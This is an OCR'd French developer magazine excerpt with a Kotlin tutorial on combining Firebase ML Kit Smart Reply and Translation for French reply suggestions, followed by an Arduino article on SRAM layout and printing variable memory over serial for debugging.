La réponse est oui ! Parmi l'ensemble des outils intégrés dans **Natural Language** nous trouvons **Firebase ML Kit Translation**. Cette API permet de traduire du texte dans 59 langues différentes. La langue de référence pour chaque traduction est l'anglais, ce qui permettra de traduire très efficacement les messages du français vers l'anglais, et inversement de traduire les suggestions de l'anglais vers le français.

1

L'application Allo étant la première à l'avoir introduit avec Google Assistant

Place au code !

Note : *les intégrations des APIs Smart Reply et Translation seront effectuées dans un projet Android développé dans le langage de programmation Kotlin en incluant le système de coroutine.*

Paramétrer son projet Android

Créer un projet Android, ajouter les dépendances suivantes dans le fichier *build.gradle* :

```
// build.gradle
dependencies {
    // ...
    implementation 'com.google.firebase:firebase-ml-natural-language:19.0.1'
    implementation 'com.google.firebase:firebase-ml-natural-language-smart-reply-model:19.0.1'
}
```

Pour faciliter les tests, vous allez instancier un ensemble de messages statiques dans votre application :

```
val MESSAGES = mutableListOf(
    Message(
        isMe = true,
        text = "Quelle est la température du salon ?",
        createAt = System.currentTimeMillis() - TimeUnit.MINUTES.toMillis(4)
    ),
    Message(
        isMe = false,
        text = "Il fait actuellement 18°c dans le salon",
        createAt = System.currentTimeMillis() - TimeUnit.MINUTES.toMillis(4)
    ),
    Message(
        isMe = true,
```

```
        text = "La porte d'entrée est-elle fermée ?",
        createAt = System.currentTimeMillis() - TimeUnit.MINUTES.toMillis(4)
    ),
    Message(
        isMe = false,
        text = "La porte est actuellement fermée",
        createAt = System.currentTimeMillis() - TimeUnit.MINUTES.toMillis(4)
    )
)
```

En l'état Smart Reply ne traitera pas les messages rédigés en Français. Afin de les traduire vous allez utiliser une classe **FirebaseTranslator**. Celle-ci permet de télécharger le modèle ML de traduction, et de traduire d'une langue source à une langue cible. Voici comment créer une classe *FirebaseTranslator* en quelques lignes :

```
/**
* Créer un FirebaseTranslator
* @param sourceLanguage langue dans laquelle votre message sera écrit
* @param targetLanguage langue dans laquelle votre message sera traduit
* @return Deferred<FirebaseTranslator> car la fonction peut prendre
 du temps dans lecas où elle a besoin de télécharger le modèle ML.
*/
private suspend fun createTranslator(sourceLanguage: Int, targetLanguage: Int): Firebase
Translator =
withContext(Dispatchers.IO) {
    val options = FirebaseTranslatorOptions.Builder()
        .setSourceLanguage(sourceLanguage)
        .setTargetLanguage(targetLanguage)
        .build()

    FirebaseNaturalLanguage.getInstance()
        .getTranslator(options)
        .apply {
            downloadModelIfNeeded().await()
        }
}
```

FirebaseTranslator utilise un modèle ML pour traduire les phrases. Avant de retourner l'objet la fonction createTranslator applique un appel à la méthode *downloadModelIfNeeded*(). Constatez que cette méthode est suivie d'une fonction *await()*. Par défaut Firebase retourne des classes *Task* qui notifient les résultats uniquement par callback. En utilisant des librairies comme **https://github.com/lucasvalenteds/firebase-android-coroutines** , il sera possible par des extensions kotlin de fournir des fonctions suspendues sur les classes de type Task comme ceci :

```
/**
* Awaits for completion of the task without blocking a thread.
*
* This suspending function is cancellable.
* If the [Job] of the current coroutine is cancelled or completed while
 this suspending function is waiting, this function
* stops waiting for the completion stage and immediately resumes with
 [CancellationException].
*/
public suspend fun <T> Task<T>.await(): T {
    // fast path
    if (isComplete) {
        val e = exception
        return if (e == null) {
            if (isCanceled) {
                throw CancellationException("Task $this was cancelled normally.")
            } else {
                @Suppress("UNCHECKED_CAST")
                result as T
            }
        } else {
            throw e
        }
    }

    return suspendCancellableCoroutine { cont ->
        addOnCompleteListener {
            val e = exception
            if (e == null) {
                @Suppress("UNCHECKED_CAST")
                if (isCanceled) cont.cancel() else cont.resume(result as T)
            } else {
                cont.resumeWithException(e)
            }
        }
        addOnFailureListener {
            throw it
        }
    }
}
```

L'utilisation des coroutines permettra de simplifier la syntaxe et d'appeler certaines méthodes sur des threads spécifiques très facilement. Puis créer deux *FirebaseTranslator* :

```
val frenchEnglishTranslator = createTranslator(
    sourceLanguage = FirebaseTranslateLanguage.FR,
    targetLanguage = FirebaseTranslateLanguage.EN
)

val englishFrenchTranslator = createTranslator(
    sourceLanguage = FirebaseTranslateLanguage.EN,
    targetLanguage = FirebaseTranslateLanguage.FR
)
```

L'instance *frenchEnglishTranslator* sera utilisée pour traduire les messages d'une conversation en français vers l'anglais tandis que l'instance *englishFrenchTranslator* sera utilisée pour traduire les suggestions automatiques de l'anglais vers le français.
Chaque message devra être traduit puis transformé en message compréhensible par *SmartReply*. Pour cela vous allez utiliser la classe FirebaseTextMessage :

```
val conversations = MESSAGES.map {
    val messageTranslated = frenchEnglishTranslator.translate(it.text).await()
    when(it.isMe) {
        true -> FirebaseTextMessage.createForLocalUser(messageTranslated, it.createAt)
        false -> FirebaseTextMessage.createForRemoteUser(messageTranslated, it.createAt, "1")
    }
}
```


FirebaseTextMessage permet de différencier qui est l'émetteur du message grâce à deux méthodes factories *createForLocalUser* et *createForRemoteUser*.
En appelant la méthode *suggestReplies* de *SmartReply*, vous obtiendrez un ensemble de suggestions dans un tableau contenant des objets *SmartReplySuggestionsResult*. Ces derniers contiennent le message de la suggestion *en anglais* ainsi que la pertinence calculée par l'algorithme. Libre à chacun de traiter ces résultats comme bon lui semble : à vous de fixer votre seuil de confiance. Dans l'exemple ci-dessous les résultats sont filtrés quand la pertinence est supérieure à 0 puis triés par ordre de pertinence.

```
val smartReply = FirebaseNaturalLanguage.getInstance().smartReply
    val result = smartReply.suggestReplies(conversations).await()
    return when(result.status) {
        SmartReplySuggestionResult.STATUS_SUCCESS -> result
        .suggestions
        .filter { it.confidence > 0 }
        .sortedByDescending { it.confidence }
        .map { translateEnglishToFrench(it.text) }
SmartReplySuggestionResult.STATUS_NOT_SUPPORTED_LANGUAGE -> {
            // Display exception
            emptyList()
        }
        else -> {
            // No replies
            emptyList()
        }
}
```

Les résultats sont ensuite traduits de l'anglais vers le français afin de les afficher sur l'interface utilisateur.
Voici un petit récapitulatif de ce qu'il a été mis en place : 2
Et c'est ainsi que vous venez d'intégrer un moteur de suggestions dans votre application !

Récapitulatif de l'ensemble du code

```
package com.ineat.firebase.natural.language

import android.os.Bundle
import android.util.Log
import androidx.annotation.UiThread
import androidx.appcompat.app.AppCompatActivity
import com.google.android.material.chip.Chip
import com.google.firebase.ml.naturallanguage.FirebaseNaturalLanguage
import com.google.firebase.ml.naturallanguage.smartreply.FirebaseTextMessage
import com.google.firebase.ml.naturallanguage.smartreply.SmartReplySuggestionResult
import com.google.firebase.ml.naturallanguage.translate.FirebaseTranslateLanguage
```



2

```
import com.google.firebase.ml.naturallanguage.translate.FirebaseTranslator
import com.google.firebase.ml.naturallanguage.translate.FirebaseTranslatorOptions
import kotlinx.android.synthetic.main.activity_main.*
import kotlinx.coroutines.*

class MainActivity : AppCompatActivity(), CoroutineScope by MainScope() {

    /**
     * Créer un FirebaseTranslator
     * @param sourceLanguage langue dans laquelle votre message sera écrit
     * @param targetLanguage langue dans laquelle votre message sera traduit
     * @return Deferred<FirebaseTranslator> car la fonction peut prendre du temps dans le
 cas où elle a besoin de télécharger le modèle ML.
     */
    private suspend fun createTranslator(sourceLanguage: Int, targetLanguage: Int): Firebase
Translator =
        withContext(Dispatchers.IO) {
            val options = FirebaseTranslatorOptions.Builder()
            .setSourceLanguage(sourceLanguage)
            .setTargetLanguage(targetLanguage)
            .build()

FirebaseNaturalLanguage.getInstance().getTranslator(options).apply {
                downloadModelIfNeeded().await()
            }
        }

    override fun onCreate(savedInstanceState: Bundle?) {
    super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)


        recycler.adapter = MessageRecyclerAdapter(MESSAGES)
recycler.addItemDecoration(MarginItemDecoration(23.dp))
```

```
        // Démarrer
        launch(context = Dispatchers.IO) {
            val frenchEnglishTranslator = createTranslator(
                sourceLanguage = FirebaseTranslateLanguage.FR,
                targetLanguage = FirebaseTranslateLanguage.EN
            )
            val englishFrenchTranslator = createTranslator(
                sourceLanguage = FirebaseTranslateLanguage.EN,
                targetLanguage = FirebaseTranslateLanguage.FR
            )
            val smartReplies = getSmartReplies(frenchEnglishTranslator, englishFrenchTranslator)
            withContext(Dispatchers.Main) {
                displaySmartReplies(smartReplies)
            }
        }
    }

    @UiThread
    private fun displaySmartReplies(smartReplies: List<String>) {
        chips.removeAllViews()
        smartReplies
            .map { msg ->
                Chip(this@MainActivity).apply {
                    text = msg
                    setOnClickListener {
                        chips.removeAllViews()
                        MESSAGES.add(
                            Message(
                                isMe = true,
                                text = msg,
                                createAt = System.currentTimeMillis()
                            )
                        )
                        recycler.adapter?.notifyDataSetChanged()
                    }
                }
            }
        .forEach(chips::addView)
    }


    private suspend fun getSmartReplies(
    frenchEnglishTranslator: FirebaseTranslator,
    englishFrenchTranslator: FirebaseTranslator
    ): List<String> {

        suspend fun translateFrenchToEnglish(msg: String) = frenchEnglishTranslator
.translate(msg).await()
        suspend fun translateEnglishToFrench(msg: String) = englishFrenchTranslator
.translate(msg).await()

        val conversations = MESSAGES.map {
            val messageTranslated = translateFrenchToEnglish(it.text)
            when (it.isMe) {
                true -> FirebaseTextMessage.createForLocalUser(
                    messageTranslated,
                    it.createAt
                )
                false -> FirebaseTextMessage.createForRemoteUser(
                    messageTranslated,
                    it.createAt,
                    "1"
                    )
                }
        }

        val smartReply = FirebaseNaturalLanguage.getInstance().smartReply
        val result = smartReply.suggestReplies(conversations).await()
        return when (result.status) {
            SmartReplySuggestionResult.STATUS_SUCCESS -> result
                .suggestions
                .filter { it.confidence >= 0 }
                .sortedByDescending {
                    Log.d("sortedByDescending", it.text + " " + it.confidence)
                    it.confidence
                }
                .map { translateEnglishToFrench(it.text) }
                SmartReplySuggestionResult.STATUS_NOT_SUPPORTED_LANGUAGE -> {
                // Display exception
                emptyList()
            }
            else -> {
                // No replies
                emptyList()
            }
        }
    }

}
```

Source du projet

Les sources du projet sont disponibles sur Github :
https://github.com/ineat/firebase-smart-reply-android

Conclusion

Firebase Smart Reply est très efficace pour générer des suggestions automatiques pour vos messageries instantanées. Les suggestions pourront être intégrées dans des notifications, des raccourcis dans l'écran, etc.

Encore en version bêta, le Français n'est pas encore officiellement supporté, les messages traduits produisent des suggestions correctes mais celles-ci pourraient être plus pertinentes dans le futur. Nous avons hâte de tester cette fonctionnalité dans sa future release. •

Liens utiles

Firebase ML Kit : https://firebase.google.com/docs/ml-kit
Cloud AutoML Vision : https://cloud.google.com/vision/automl/docs/
Tensorflow : https://www.tensorflow.org/
Tensorflow Lite : https://www.tensorflow.org/lite
Firebase Smart Reply : https://firebase.google.com/docs/ml-kit/android/generate-smart-replies
Kotlin coroutine : https://blog.ineat-conseil.fr/2018/05/kotlin-les-coroutines/

Renaud Pinon
Développeur
Créateur de Tiny Code Studio

Arduino : on fait joujou avec la SRAM


Je vous propose aujourd'hui de plonger dans les tréfonds de la mémoire d'une carte Arduino. J'expliquerai donc quels sont les différents types de mémoires, de quelles façons elles sont architecturées et comment obtenir, via la connexion série USB, une partie du contenu de la SRAM. Nous verrons ensuite dans un prochain article comment utiliser ces informations pour nous fabriquer un mini debugger.

niveau 200

C'est l'instant publicité ;) Le sujet de cet article s'est imposé à moi suite au développement de mon application Tiny Code Studio, un IDE permettant de programmer les cartes Arduino (https://www.tinycodestudio.com). Il est pour le moment disponible en version beta pour Mac et la version Windows est en cours de développement.

Je souhaitais une application qui puisse déboguer les programmes Arduino sans avoir à utiliser de boîtier matériel. D'une part car la plupart d'entre eux se révèlent assez coûteux, mais aussi car la majorité d'entre eux sont très pénibles à configurer dans un environnement de développement. L'application devait avoir la possibilité d'afficher le contenu des variables et donc d'obtenir leur valeur à partir de leur adresse, quel que soit leur type (variable standard de type int par exemple ou pointeur vers un objet ou une structure). Il fallait également qu'elle puisse obtenir le numéro de l'instruction en cours ainsi que celui de l'instruction de retour des fonctions.

Toutefois, cette quête ne s'est pas faite sans douleur tant la documentation sur des notions telles que le Program Counter ou les Stack Frames, que l'on verra dans un prochain article, sont très limitées en ce qui concerne les puces Atmel. J'espère ainsi pouvoir partager quelques informations intéressantes qui, même si elles ne vous serviront pas tous les jours, vous permettront de mieux comprendre le fonctionnement de ces petites cartes. ;)



Détails techniques

Une carte Arduino est en réalité très simple : il s'agit principalement d'une puce (un microcontrôleur ou MCU) de type Atmel dont les entrées et sorties sont reliées à des connecteurs (les fameuses entrées/sorties).

Le microcontrôleur est subdivisé en un microprocesseur (l'unité qui va exécuter les instructions du programme), la mémoire Flash (qui contient les instructions du programme) et la SRAM (mémoire volatile réinitialisée à chaque démarrage). Reste la mémoire EEPROM que nous n'aborderons pas ici (mémoire non volatile qui peut être modifiée directement par le programme, par exemple pour stocker des paramètres après extinction).




Voici le détail :

- Microprocesseur : architecture AVR 8bits de type RISC. Même s'ils sont 8bits, ces microprocesseurs peuvent parfaitement effectuer des opérations sur 2 ou 4 octets. Pour compiler le programme en AVR, on peut utiliser la suite GCC et ses exécutables de type "avr" (avr-gcc, avr-asm, avr-objdump, …). Ce sont d'ailleurs les exécutables qu'utilise Arduino IDE pour compiler.
- Mémoire Flash : on pourrait la comparer à un CD-ROM pour un ordinateur. C'est une mémoire non modifiable qui contient le programme que vous avez envoyé à la carte (un fichier .hex ou .elf). Elle comprend également certaines données telles que les variables définies avec l'attribut PROGMEM.
- Mémoire SRAM (Static Random Access Memory) : l'équivalent de la RAM d'un ordinateur. C'est une mémoire réinitialisée à chaque démarrage de la carte. Elle contient toutes les données que le programme utilise au cours de son exécution : variables globales, locales, données de registres "poussées" sur la pile (instruction "PUSH" en Assembler), paramètres passés aux fonctions, … Autre fait un peu moins connu : sur les puces Atmel, les valeurs courantes des registres du microprocesseur sont directement accessibles à partir de l'adresse 0x0000 de la SRAM ! Les processeurs Atmel ayant tous en commun au moins 32 registres 8 bits (R0 à R31), vous saurez que vous pouvez obtenir la valeur de chacun d'entre eux en lisant la valeur allant de 0x0000 à 0x001F. Et à la suite se trouvent les registres d'entrées/sorties dont le nombre est variable suivant le modèle de puce.


Un point sur la notation mémoire

La notation mémoire que j'utiliserai dans cet article est évidemment l'hexadécimal (base 16 de 0 à F). Grâce à elle on peut représenter plusieurs octets, par exemple la valeur 0x2F9A qui est une valeur sur 2 octets. Attention : si on récupère l'octet 0x2F suivi de l'octet 0x9A, alors pris ensemble ils ne donnent pas la valeur 0x2F9A mais 0x9A2F (=39471 en décimal), le premier octet en mémoire étant celui de poids faible.

La mémoire Flash est très limitée : tous les modèles actuellement en vente embarquent au moins 32 ko, et jusqu'à 256 ko pour l'Arduino Mega. Une instruction Assembleur nécessitant de 2 à 4 octets, il faudra être concis. Il faut de plus retrancher l'espace utilisé par le bootloader, un morceau de code nécessaire pour l'envoi du programme via l'USB sans avoir à utiliser de boîtier matériel externe. La taille du bootloader change suivant le modèle de carte.
La SRAM, quant à elle, est encore plus limitée : de 1 à 8 ko suivant les modèles. Oui, vous avez bien lu : 1ko, c'est à peine l'espace pour stocker 512 variables de type int. Il faudra donc bien dimensionner le type de carte suivant le projet que l'on veut réaliser ! Nous verrons aujourd'hui particulièrement la SRAM, la mémoire Flash étant davantage étudiée dans le prochain article.
Ci-dessous un descriptif de quelques modèles de cartes : 1

	UNO	MEGA	Nano	Pro Mini
				
Flash	32ko	256 ko	32 ko	32 ko
(BL = BootLoader)	(BL = 512 o)	(BL = 8 ko)	(BL = 2ko)	(BL = 2 ko)
SRAM	2 ko	8 ko	2 ko	2 ko
EEPROM	1 ko	4 ko	1 ko	1 ko
Entrées/Sorties (D = digital, A = analog)	14D + 6A	54D + 16A	14D + 8A	14D + 8A

1



2

Fonctionnement de la SRAM

La SRAM est décomposée en plusieurs sections : l'une est de taille fixe (les registres), les autres de tailles variables. Voici la représentation schématique d'une SRAM : 2

- Registres : valeurs des différents registres du processeur : R0 à R31 qui ont une taille fixe ainsi que les registres E/S, qui sont de taille variable suivant le modèle de carte. Pour vulgariser, ces derniers correspondent à l'état des différentes broches de votre Arduino (même si la lecture n'est pas aussi simple que ça puisque l'état d'une seule broche dépend de plusieurs registres à la fois).
- .Data : contient les variables globales initialisées + les variables locales "static" initialisées.
- .Bss : contient les variables globales non initialisées + variables locales "static" non initialisées.
- Tas (*Heap*) : blocs de données alloués par malloc() ou l'opérateur new. Les nouvelles allocations ont lieu de manière croissante (la valeur de l'adresse augmente petit à petit). Contrairement aux variables classiques, les variables déclarées par *malloc()* ou *new* doivent obligatoirement être libérées, respectivement par *free()* et *delete*, sous peine de perdurer en mémoire même si la fonction dans laquelle elles ont été déclarées est terminée.
- Pile (*Stack*) : contient les variables locales qui ne sont pas allouées par *malloc()* ou *new*. Il s'agit des variables dites "classiques" (int, float, structures, …). Elles sont automatiquement créées à l'entrée d'une fonction et sont automatiquement supprimées de la mémoire lors de la sortie de cette fonction. A savoir que les variables de la pile sont déclarées dans le sens inverse du tas : la section débute à l'adresse *RAMEND* et décroit petit à petit. Si jamais le tas ou la pile grandit de façon trop importante, vous risquez la collision !

Obtenir l'adresse d'une variable

Les adresses mémoires sont codées sur 2 octets. Pour obtenir l'adresse mémoire d'une variable on utilise l'opérateur de référencement "&" et on caste le tout en *int* ou *uint16_t* (les SRAM internes ne dépassent jamais 8 ko donc ça tient sur 2 octets). On teste :

```
void setup()
{
  Serial.begin(9600);
}

void loop()
{
  int x = 0, y = 0, z = 0;

  uint16_t varAddress1 = (uint16_t)&x;
  uint16_t varAddress2 = (uint16_t)&y;
  uint16_t varAddress3 = (uint16_t)&z;

  Serial.println("Addr1: 0x" + String(varAddress1, HEX));
  Serial.println("Addr2: 0x" + String(varAddress2, HEX));
  Serial.println("Addr3: 0x" + String(varAddress3, HEX));

  // Valeur fin de RAM:
  Serial.println("RAMEND: 0x" + String(RAMEND, HEX));

  delay(10000);
}
```

Nous initialisons 3 variables dans la fonction *loop()*. Le type int étant un type "classique", les variables devraient se retrouver dans la pile et donc avoir des adresses décroissantes. Sur un *Arduino Mega*, j'obtiens le résultat suivant :

Addr1: Ox21ec
Addr2: Ox21ea
Addr3: Ox21e8
RAMEND: Ox21ff


On a bien des adresses décroissantes et espacées de 2 octets, ce qui est la taille du type *int*.
Pour obtenir la taille d'une variable en mémoire, on utilise la fonction sizeof(). Par exemple, et ce, quelle que soit la machine, sizeof(uint16_t) donnera toujours "2", sizeof(uint32_t) donnera toujours "4". int ou long sont par contre dépendants de la machine sur laquelle s'exécute le code (2 et 4 octets pour les Arduino).
On peut passer en argument de sizeof() soit le nom d'un type, soit le nom d'une variable, ce qui rend la fonction particulièrement versatile. Cela fonctionne également pour les tableaux : si vous déclarez un tableau de 10 éléments de type uint32_t, alors sizeof(tableau) vous renverra bien la valeur 40. Cela fonctionne aussi avec les structures et objets du moment qui ne sont pas des pointeurs (donc pas déclarés avec l'opérateur new). Sizeof(), utilisée sur un pointeur, renverra toujours 2.

Allocation dans le tas

Essayons maintenant d'allouer deux buffers de 10 octets chacun. Ils devraient logiquement se trouver dans le tas :

```
// void setup() éludée…
void loop()
{
  uint8_t* buffer1 = (uint8_t*)malloc(10);
  uint8_t* buffer2 = (uint8_t*)malloc(10);

  Serial.println("Addr1: 0x" + String((uint16_t)buffer1, HEX));
  Serial.println("Addr2: 0x" + String((uint16_t)buffer2, HEX));

  free(buffer1);
  free(buffer2);

  delay(10000);
}
```

3



On obtient le résultat:

Addr1: Ox4e3
Addr2: Ox4ef

Si on regarde la documentation de l'Arduino Mega, les registres se terminent à l'octet 0x200 (512 en décimal) de la SRAM. Se trouvent ensuite les sections .data et .bss, puis le tas. On peut donc supposer que 0x04E3 se trouve bien au début du tas. Mais surprise ! 0x4EF moins 0x4E3 donne 0x0C, soit 12 en décimal et non pas 10. C'est en réalité parce qu'un bloc mémoire alloué dans le tas est toujours précédé de 2 octets décrivant sa longueur. Cela veut dire que si on veut connaître la taille d'un bloc inconnu, il suffit de lire la valeur à pointeur - 2. Nice ! 3

Obtenir les données d'une variable

Pour obtenir la valeur d'une variable, nous allons regarder l'adresse de cette dernière, puis convertir les octets à cette position en hexadécimal. Comme les types de variables peuvent avoir une longueur de données différente, nous allons créer une fonction qui lit la valeur à l'adresse voulue sur une taille d'octets déterminée, puis l'imprime en hexadécimal sur le port série de l'ordinateur :

```
void PrintVariable(uint16_t address, int len)
{
  // On place un pointeur à l'adresse:
  uint8_t* pointer = (uint8_t*)address;

  Serial.print("0x"); // On commence l'écriture.
  for (int i = 0 ; i < len ; i++)
  {
    uint8_t val = *(pointer+i); // valeur d'1 octet.
    Serial.print((val < 16 ? "0" : "") + String(val, HEX));
  }
  Serial.println(""); // CRLF

}
```

Comme dit précédemment, il faut lire les octets "à l'envers" si on veut obtenir la valeur d'une variable sur plusieurs octets (int, long, uint16_t, …). Le premier octet étant celui de poids faible, si on a un uint32_t dont les octets sont 01 00 00 00, alors il faut les inverser ce qui donne la valeur 0x00000001. En revanche, si on imprime un tableau ou une variable chaîne de type char*, alors les données seront dans le bon ordre.
On peut appeler la fonction de la façon suivante :

```
void loop()
{
  long maVar = 32;
  // Obtention de l'adresse avec '&'
  // et de la taille avec sizeof():
  PrintVariable((uint16_t)&maVar, sizeof(maVar));

  delay(10000);
}
```

Par simplicité je n'ai pas mis le prototype ni les fonctions PrintVariable() et setup(). N'oubliez pas Serial.begin(vitesse) dans

cette dernière. A l'exécution, on obtient le résultat suivant dans le moniteur série (toutes les 10 secondes) :

0x20000000

soit 0X20 suivi de trois fois 0X00, ce qui, lu à l'envers et en décimal donne bien 32.
On peut également utiliser la fonction sur un tableau d'éléments (un tableau est stocké dans la pile et se libère automatiquement une fois la fonction terminée). Voici un exemple :

```
void loop()
{
  byte tableau[] = {0, 1, 2, 3, 4, 5, 6, 7, 8, 9};
  PrintVariable((uint16_t)&tableau, sizeof(tableau));

  delay(10000);
}
```

Le résultat donne:

0x0001020304050607080 9

Imprimer le contenu d'un buffer

Imaginons maintenant que vous voulions imprimer le contenu d'un buffer et que nous ne sachions pas quelle taille il a. Nous allons utiliser la technique vue précédemment dans le schéma *Allocation mémoire dans le tas*, à savoir reculer de 2 octets pour obtenir la taille. Je propose ceci :

```
void loop()
{
  // On crée un buffer:
  uint8_t* buffer = (uint8_t*)malloc(10);
  // On initialise tous les octets à 0xa0:
  memset(buffer, 0xa0, 10);

  // Imaginons maintenant qu'on ne
  // connaisse pas la taille du buffer:

  // Adresse du buffer dans le tas:
  uint16_t address = (uint16_t)buffer;

  uint8_t* pointer = (uint8_t*)(address - 2);

  // Taille:
  uint16_t len = 0;
  // On copie la valeur à l'adresse -2 dans len:
  memcpy(&len, pointer, sizeof(uint16_t));

  pointer += 2;
  PrintVariable((uint16_t)pointer, len);

  free(buffer);    // On libère !

  delay(10000);
}
```

Si tout va bien, on devrait obtenir en résultat 10 fois 0xA0 ; *memset()* a initialisé chaque octet de notre buffer à cette valeur. Et effectivement, à l'exécution on obtient :

0xa0a0a0a0a0a0a0a0a0a0


Obtenir la taille des différentes sections

Même si ce n'est pas très connu, on peut obtenir assez facilement la quantité de mémoire utilisée par chacune des sections en SRAM. Il existe des variables, à déclarer avec le mot-clé "extern", qui se chargent de nous donner les débuts et fins de chaque section. Avec juste un petit twist pour le tas : la variable *__heap_end* existe bel et bien mais sa valeur n'est pas fiable. Je propose donc la fonction suivante :

```
// Ecrit les taille de chaque section:
void PrintMemusage()
{
  extern char* __data_start;
  extern char* __data_end;
  extern char* __bss_start;
  extern char* __bss_end;
  extern char* __heap_start;
  // prochaine allocation du tas disponible:
  extern char* __brkval;

  uint16_t memReg = (uint16_t)&__data_start;
  uint16_t memData = (uint16_t)&__data_end - (uint16_t)&__data_start;
  uint16_t memBss = (uint16_t)&__bss_end - (uint16_t)&__bss_start;
  uint16_t memHeapTtl = ((uint16_t)__brkval == 0) ? 0 : (__brkval - __malloc_heap_start);

  uint16_t memStack = RAMEND - SP; // SP = pointeur de pile.
  uint16_t freeRam = SP - ((int)&__heap_start + memHeapTtl);

  Serial.println("Registres: " + String(memReg) + " octets");
  Serial.println(".Data: " + String(memData) + " octets");
  Serial.println(".Bss: " + String(memBss) + " octets");
  Serial.println("Tas1: " + String(memHeapTtl) + " octets");
  Serial.println("Pile: " + String(memStack) + " octets");
  Serial.println("Libre: " + String(freeRam) + " octets");
}
```

